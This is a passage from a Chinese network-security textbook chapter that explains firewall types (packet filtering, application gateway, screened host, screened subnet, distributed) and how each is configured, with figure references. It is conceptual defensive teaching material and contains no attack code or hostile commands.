


图 3-2　使用包过滤路由器进行数据包过滤

防火墙通常就是一个具备包过滤功能的简单路由器,支持 Internet 安全。这是使 Internet 连接更加安全的一种简单方法,因为包过滤是路由器的固有属性。

包是网络上信息流动的单位。在网上传输的文件一般在发出端被划分成一串数据包,经过网上的中间站点,最终传到目的地,然后这些数据包中的数据又重新组成原来的文件。

每个数据包有两个部分:数据部分和包头。包头中含有源地址和目标地址等信息。

包过滤一直是一种简单而有效的方法,通过拦截数据包,读出并拒绝那些不符合标准的包头,过滤掉不应入站的信息。

包过滤器又称为筛选路由器,它通过将包头信息和管理员设定的规则表比较,如果有一条规则不允许发送某个包,路由器将它丢弃。

包过滤规则一般基于部分的或全部的包头信息,例如对于 TCP 包头信息为:IP 协议类型、IP 源地址、IP 目标地址、IP 选择域的内容、TCP 源端口号、TCP 目标端口号和 TCP ACK 标识,其中 TCP ACK 标识指出这个包是否是连接中的第一个包,是否是对另一个包的响应。

包过滤的一个重要的局限是它不能分辨好的和坏的用户,只能区分好的数据包和坏的数据包。包过滤只能工作在有黑白分明安全策略的网中,即内部人是好的,外部人是可疑的。

不幸的是,包过滤不能有效到足以保证站点的安全。站点受到许多新的协议的威胁,它们能毫不费力地通过那些过滤器。例如,对于 FTP 协议,包过滤就不十分有效,因为为完成

数据传输，FTP 允许连接外部服务器并使连接返回到端口 20。这甚至成为一条规则附加于路由器之上，即内部网络机器上的端口 20 可用于探查外部情况。黑客们很容易“欺骗”这些路由器。而防火墙则使这些“欺骗”变得困难，并且几乎不可能实现。在决定实施防火墙计划之前，先要决定使用哪种类型的防火墙及其设计。

3.2.2 应用型防火墙

应用型防火墙(application gateway，又称双宿主网关或应用层网关)的物理位置与包过滤路由器一样，但它的逻辑位置在 OSI 7 层协议的应用层上，所以主要采用协议代理服务(proxy services)，就是在运行防火墙软件的堡垒主机(bastion host)上运行代理服务程序 Proxy。应用型防火墙不允许网络间的直接业务联系，而是以堡垒主机作为数据转发的中转站。堡垒主机是一个具有两个网络界面的主机，每一个网络界面与它所对应的网络进行通信。它既能作为服务器接收外来请求，又能作为客户机转发请求。如果认为信息是安全的，那么代理就会将信息转发到相应的主机上，用户只能够使用代理服务器支持的服务。在业务进行时，堡垒主机监控全过程并完成详细的日志(log)和审计(audit)，这就大大地提高了网络的安全性。应用型防火墙易于建立和维护，造价较低，比包过滤路由器更安全，但缺少透明性。

应用型防火墙控制对应用程序的访问，即允许访问某些应用程序而阻止访问其他应用程序。采用的方法是在应用层网关上安装代理(proxy)软件，每个代理模块分别针对不同的应用。例如，远程登录代理 Telnet Proxy 负责 Telnet 在防火墙上的转发，文件传输代理 FTP Proxy 负责 FTP 等。管理员可以根据需要安装相应的代理，以控制对应应用程序的访问。各个代理模块相互无关，即使某个代理模块的工作发生问题，只需将它拆卸，不会影响其他代理模块的正常工作，从而保证了防火墙的安全性。

管理员通过配置访问控制表中的规则，决定内、外部网络的哪些用户可以使用应用层网关中的哪个代理模块连接到哪个目的站点。

实际上，应用型防火墙是运行服务器代理软件的计算机，通常叫做“堡垒主机”(bastion host)。由于它采用了一系列安全措施，因而能抵御各种攻击。

(1) 应用层网关运行的是一个安全的操作系统，避免了一般操作系统的脆弱性。

(2) 除安装代理模块外，还安装了用户认证模块，能对用户的身份进行认证。一般采用客户机/服务器方式，根据用户所在网络的安全级别采用不同的认证方法。可卸掉一切多余的服务。

(3) 应用层网关除安装代理模块外，还维持自己的用户库和对象库。用户库保存了用户名、用户的认证方式和用户的管理级别等信息。对象库则保存有管理员定义的主机名、主机组、网络和网关等信息。

(4) 应用网关能记录通过它的一些信息，如什么样的用户在什么时间连接了什么站点。这样就为识别网络间谍提供了有价值的信息。

代理工作时，用户首先与代理服务器建立连接，然后将目的站点告知代理，对于合法的请求，代理以应用层网关的身份与目的站建立连接，而代理则在这两个连接上转发数据。

由以上所述可见，应用层网关防火墙能针对各种服务进行全面控制，支持身份认证，提供详细的审计功能和方便的日志分析工具，比分组过滤路由器更容易配置和测试。但是不

透明,要求用户改变使用习惯。

3.2.3 主机屏蔽防火墙

包过滤路由器虽有较好的透明性,但无法有效地区分同一 IP 地址的不同用户;应用型防火墙可以提供详细的日志及身份验证,但又缺少透明性。因此,在实际应用中,往往将两种防火墙技术结合起来,以取长补短,主机屏蔽防火墙(screened host firewall)就是其中的一种。

主机屏蔽防火墙是由一个只需单个网络端口的应用型防火墙和一个包过滤路由器组成。将它物理地连接在网络总线上,它的逻辑功能仍工作在应用层上,所有业务通过它代理服务。Intranet 不能直接通过路由器和 Internet 相联系,数据包要通过路由器和堡垒主机两道防线。这个系统的第一个安全设施是过滤路由器,对到来的数据包而言,首先要经过包过滤路由器的过滤,过滤后的数据包被转发到堡垒主机上,然后由堡垒主机上应用服务代理对这些数据包进行分析,将合法的信息转发到 Intranet 的主机上。外出的数据包首先经过堡垒主机上的应用服务代理检查,然后被转发到包过滤路由器,最后由包过滤路由器转到外部网络上。主机屏蔽防火墙设置了两层安全保护,因此相对比较安全。另外,主机屏蔽防火墙也容易配置,但它对路由器的路由表要求较高。

3.2.4 子网屏蔽防火墙

子网屏蔽防火墙(screened subnet firewall)的保护作用比主机屏蔽防火墙更进了一步,它在被保护的 Intranet 与 Internet 之间加入了一个由两个包过滤路由器和一台堡垒机组成的子网。被保护的 Intranet 与 Internet 不能直接通信,而是通过各自的路由器和堡垒机打交道。两台路由器也不能直接交换信息。

子网屏蔽防火墙是较为安全的一种防火墙体系结构。它具有主机屏蔽防火墙的所有优点,并且比之更加优越。它与主机屏蔽防火墙不同,如果堡垒主机受到破坏,入侵者只能访问到子网。由于子网和 Intranet 之间还存在一个包过滤路由器,因此,入侵者只能有限地访问 Intranet。虽然子网屏蔽防火墙很优越,但实现的代价也高。它不易配置且增加了堡垒机转发数据的复杂性,同时,网络的访问速度也要减慢,其费用也明显高于以上几种防火墙。

3.2.5 分布式防火墙

分布式防火墙(distributed firewall)是近年来发展起来的一种新型的防火墙体系结构,它将传统的防火墙技术和分布式网络应用进行了有机结合,具有广泛的研究和应用前景。

前述几种防火墙技术统称为传统的防火墙技术,尽管依然是现代计算机网络安全防范的主要技术,但是它存在的不足也是显而易见的:

(1) 防外不防内。就是只对来自外部网络的通信进行检测,而对受保护的内部网络(或网段)中的用户通信不做任何防御。防火墙系统针对的是来自系统外部的攻击,一旦外部入侵者进入了系统,他们便不受任何阻拦。这就使得防火墙的应用受到很大制约,因为现代企业内部网络中的大部分安全威胁还是来自内部网络的。

(2) 结构性限制。传统的防火墙也称为边界防火墙,其工作机理依赖于网络的物理拓扑结构。而现代企业越来越多地成为跨区域的大型企业,企业内部网已成为一个逻辑概念,

用传统的防火墙已经不能满足分布式网络的安全需求。

(3) 效率问题。传统防火墙把检查机制集中在网络的边界节点，所以防火墙容易成为网络的瓶颈，网络应用的日益复杂不断加大防火墙的处理压力。

1999年，分布式防火墙的概念首次在美国AT&T实验室提出，并得到了迅速发展和应用。分布式防火墙系统主要分为以下3部分。

(1) 网络防火墙。负责内外网络之间不同安全区域的划分，承担着与传统防火墙相似的功能，但是，增加了一种用于对内部子网之间的安全防护，这样使分布式防火墙实现了对内部网络的安全管理功能。

(2) 主机防火墙。为了扩大防火墙的应用范围，在分布式防火墙系统中设置了主机防火墙。主机防火墙驻留在主机中，并根据相应的安全策略对网络中的服务器及客户端计算机进行安全保护。具体分为主机驻留和嵌入操作系统内核两种方式。主机驻留是指防火墙驻留在主机的内存中，对主机进行实时的安全保护，只负责对本地主机进行安全保护，不信赖除本地主机外的其他主机。嵌入操作系统内核方式主要防范由于操作系统自身存在的安全漏洞而引起的安全问题，直接接管网卡，检查进入操作系统的所有数据包。

(3) 中心管理服务器。是整个分布式防火墙的管理核心，负责安全策略的指定、分发及日志收集和分析等工作。

分布式防火墙不仅保留了传统防火墙的优点，同时还解决了传统防火墙在应用中存在的不足。加强了对来自内部网络的攻击防范，克服了结构性瓶颈问题，有效地解决了主机托管后，跨地区网络使用和管理的不安全性，支持虚拟专用网(VPN)和移动计算等应用。

3.3 防火墙的安全标准

在设计防火墙时，除了安全策略以外，还要确定防火墙类型和拓扑结构。一般来说，防火墙被设置在可信赖的内部网络和不可信赖的外部网络之间。防火墙相当于一个控流器，可用来监视或拒绝应用层的通信业务。防火墙也可以在网络层和传输层之间运行，在这种情况下，防火墙检查进入和离去的报文分组的IP和TCP头部，根据预先设计的报文分组过滤规则来拒绝或允许报文分组通过。

防火墙技术发展很快，但是现在标准尚不健全，导致各大防火墙产品供应商生产的防火墙产品兼容性差，给不同厂商的防火墙产品的互连带来了困难。为了解决这个问题，目前已提出了以下两个标准：

(1) RSA数据安全公司与一些防火墙的生产厂商(如Sun Microsystem公司、Checkpoint公司、TIS公司等)以及一些TCP/IP协议开发商(如FTP公司等)提出了Secure/WAN(S/WAN)标准。它能使在IP层上由支持数据加密技术的不同厂家生产的防火墙和TCP/IP协议具有互操作性，从而解决了建立虚拟专用网(VPN)的一个主要障碍，此标准包含以下两个部分。

- 防火墙中采用的信息加密技术一致，即加密算法、安全协议一致，使得遵循此标准生产的防火墙产品能够实现无缝互连，但又不失去加密功能。
- 安全控制策略的规范性、逻辑上的正确合理性，避免了由于各大防火墙厂商推出的防火墙产品在安全策略上的漏洞而对整个内部保护网络产生的危害。

（2）美国国家计算机安全协会 NCSA（national computer security association）成立的防火墙开发商（FWPD，firewall product developer）联盟制定的防火墙测试标准。

3.4　在网络中配置防火墙

防火墙的配置是非常重要的。必须保证网络支持的协议能够通过防火墙，尤其是使得使用 TCP 协议 53 端口的域名系统协议（domain name system protocol）能够通过防火墙。否则，组织内部的机器就不能解析防火墙外的机器的名字。同样地，如果想让防火墙内外的机器能够通信的话，也得保证防火墙外的机器能够访问相应的 DNS 服务器，这样它们才能解析防火墙内的主机地址。

实现防火墙一个通常的办法是拒绝绝大部分的从防火墙外发起到防火墙内的机器的连接。当然特定的机器除外，这种机器是被严格保证安全的。

必须严格限制从防火墙内发起到防火墙外的连接，必须对这种连接特别小心。必须明白谁会对网络构成威胁，以及什么会对你构成威胁。禁止从内部发起的连接即意味着内部网连接到的主机可能就是潜在的威胁。当然如果防火墙允许任何协议通过的话，一个恶意的内部人员很容易攻破防火墙。

防火墙作为网络安全的一种防护手段，有多种实现方式。建立合理的防护系统，配置有效的防火墙应遵循如下 4 个基本步骤：

（1）风险分析。

（2）需求分析。

（3）确立安全政策。

（4）选择准确的防护手段，并使之与安全政策保持一致。

3.4.1　包过滤路由器的配置与实现

包（分组）过滤路由器是最简单也是最常见的防火墙，它位于内部网络和外部网络之间，除具有路由功能外，还可以再装上分组过滤软件，利用分组过滤规则完成基本的防火墙功能。

这种配置的优点如下：

（1）容易实现，费用少，如果被保护网络与外界之间已经有一个独立的路由器，那么只需简单地加一个分组过滤软件便可保护整个网络。

（2）分组过滤在网络层实现，不要求改动应用程序，也不要求用户学习任何新的东西，用户感觉不到过滤服务器的存在，因而使用方便。

其缺点是：

（1）没有或有很少的日志记录能力，因此网络管理员很难确定系统是否正在被入侵或已经被入侵了。

（2）规则表随着应用的深化会很快变得很大而且复杂，这样不仅规则难以测试，而且规则结构出现漏洞的可能性也会增加。

（3）这种防火墙的最大弱点是依靠一个单一的部件来保护系统，一旦部件出现问题，会使网络的大门敞开，而用户可能还不知道。

当前，几乎所有的分组过滤装置(筛选路由器或分组过滤网关)都按如下方式操作。

(1) 对于分组过滤装置的有关端口必须设置分组过滤准则，也称为分组过滤规则。

(2) 当一个分组到达过滤端口时，将对该分组的头部进行分析。大多数分组过滤装置只检查 IP，TCP 或 UDP 头部内的字段。

(3) 分组过滤规则按一定的顺序存储。当一个分组到达时，将按分组规则的存储顺序依次运用每条规则对分组进行检查。

(4) 如果一条规则阻塞传递或接收一个分组，则不允许该分组通过。

(5) 如果一条规则允许传递或接收一个分组，则允许该分组通过。

(6) 如果一个分组不满足任何规则，则该分组被阻塞。

从规则(4)和规则(5)，可以看到将规则按适当的顺序排列是非常重要的。在配置分组过滤规则时一个常犯的错误就是将分组过滤规则按错误的顺序排列。如果一个分组过滤规则排序有错，就有可能拒绝进行某些合法的访问，而又允许访问本想拒绝的服务。规则(6)遵循以下原则：未被明确允许的就将被禁止。

这是一个在设计安全可靠的网络时应该遵循的失效安全原则；与之相对的是一种宽容的原则，即：没有被明确禁止的就是允许的。

如果采用后一种思想来设计分组过滤规则，就必须仔细考虑分组过滤规则没有包括的每一种可能的情况来确保网络的安全。当一个新的服务被加入到网络中时，可以很容易地遇到没有规则与之相匹配的情况。在这种情况下，不是先阻塞该服务，从而听取用户因为合法的服务被阻塞而抱怨，然后再允许该服务，而是可以以网络安全风险为代价来允许用户自由地访问该服务，直到制定了相应的安全规则为止。

3.4.2 应用型防火墙的配置与实现

应用型防火墙又称双宿主网关，使用双宿主主机实现。双宿主网关仅用一个代理服务器，代理服务器就是安装于双宿主主机的代理服务器软件。双宿主主机是一台有两块接口卡(NIC)的计算机，每一块接口卡有一个 IP 地址，如图 3-3 所示。如果 Internet 上的一台计算机想与 Intranet 上的一个工作站通信，它必须与双宿主主机上能“看到”的 IP 地址联系，代理服务器软件通过另一块网卡(NIC)启动到对方网络的连接。应该指出的是，在建立双宿主机时，应该关闭操作系统的路由功能，否则从一块网卡(NIC)到另一块网卡的通信会绕过代理服务器软件，而使双宿主网关失去“防火”作用。Smart Wall 网关就是一个双宿主主机。




图 3-3　应用型防火墙的配置

双宿主网关的优点：

(1) 网关将受保护网络与外界完全隔离。

(2) 代理服务器提供日志，有助于发现入侵。

(3) 由于它本身是一台主机，可以用于诸如身份验证服务器及代理服务器，使其具有多种功能。

(4) 由于域名系统(DNS)的信息不会通过受保护系统传到外界，所以站点系统的名字和 IP 地址对 Internet 是隐蔽的。

双宿主网关的不足之处：

(1) 每项服务必须使用专门设计的代理服务器，即使较新的代理服务器(如 Alta Vista Firewall)虽然能处理几种服务，也不能同时服务。

(2) 如果防火墙只采用双宿主网关一个部件，一旦该部件出问题，将使网络安全受到危害。如果重新安装操作系统而忘记关掉路由器，将失去安全性。

3.4.3 主机屏蔽防火墙的配置与实现

主机屏蔽防火墙由分组过滤路由器和应用网关组成。它在内部网络和外部网络之间建立了两道安全屏障，既实现了网络层安全(包过滤)，又实现了应用层安全(代理服务)。来自 Internet 的所有通信都直接到过滤路由器，它根据所设置的规则过滤这些通信。在多数情况下与应用层网关之外机器的通信都将被拒绝。网关的代理服务器软件用自己的规则，将被允许的通信传送到受保护的网络上。在这种情况下，应用层网关只有一块网络接口卡，因此它不是双宿主网关，如图 3-4 所示。




图 3-4 主机屏蔽防火墙的配置

主机屏蔽防火墙比双宿主机防火墙更灵活，它可以设置成使过滤路由器将某些通信直接传到 Intranet 的站点，而不是到应用层网关。而且包过滤路由器的规则比网络过滤简单，这是因为多数或所有通信将直接到应用层网关。此外，它具有双重保护，安全性更高。但是，要求对两个部件认真配置以便能协同工作，例如，将路由器设置成使所有通信路由到代理服务器。即使包过滤规则较简单，配置防火墙的工作也会很复杂。另外，系统的灵活性会导致走捷径而破坏安全。例如，用户可能试图避开代理服务器直接与路由器建立联系。

3.4.4 子网屏蔽防火墙的配置与实现

子网屏蔽防火墙是在主机屏蔽防火墙配置上再加一个路由器，形成一个称为非军事区的子网，这个子网还可能被用于信息服务器和其他要求严格控制的系统，从而形成三道防线，如图 3-5 所示。外部过滤路由器和应用层网关与在主机屏蔽防火墙中的功能相同。内

部过滤路由器在应用层网关与受保护网络之间提供附加保护，万一入侵者通过了外部路由器和应用网关，内部路由器还可起到最后一级防御。因此，一个入侵者要进入受子网屏蔽防火墙保护的网络比主机过滤防火墙更加困难。但是，它要求的设备和软件模块最多，其配置最贵且相当复杂。

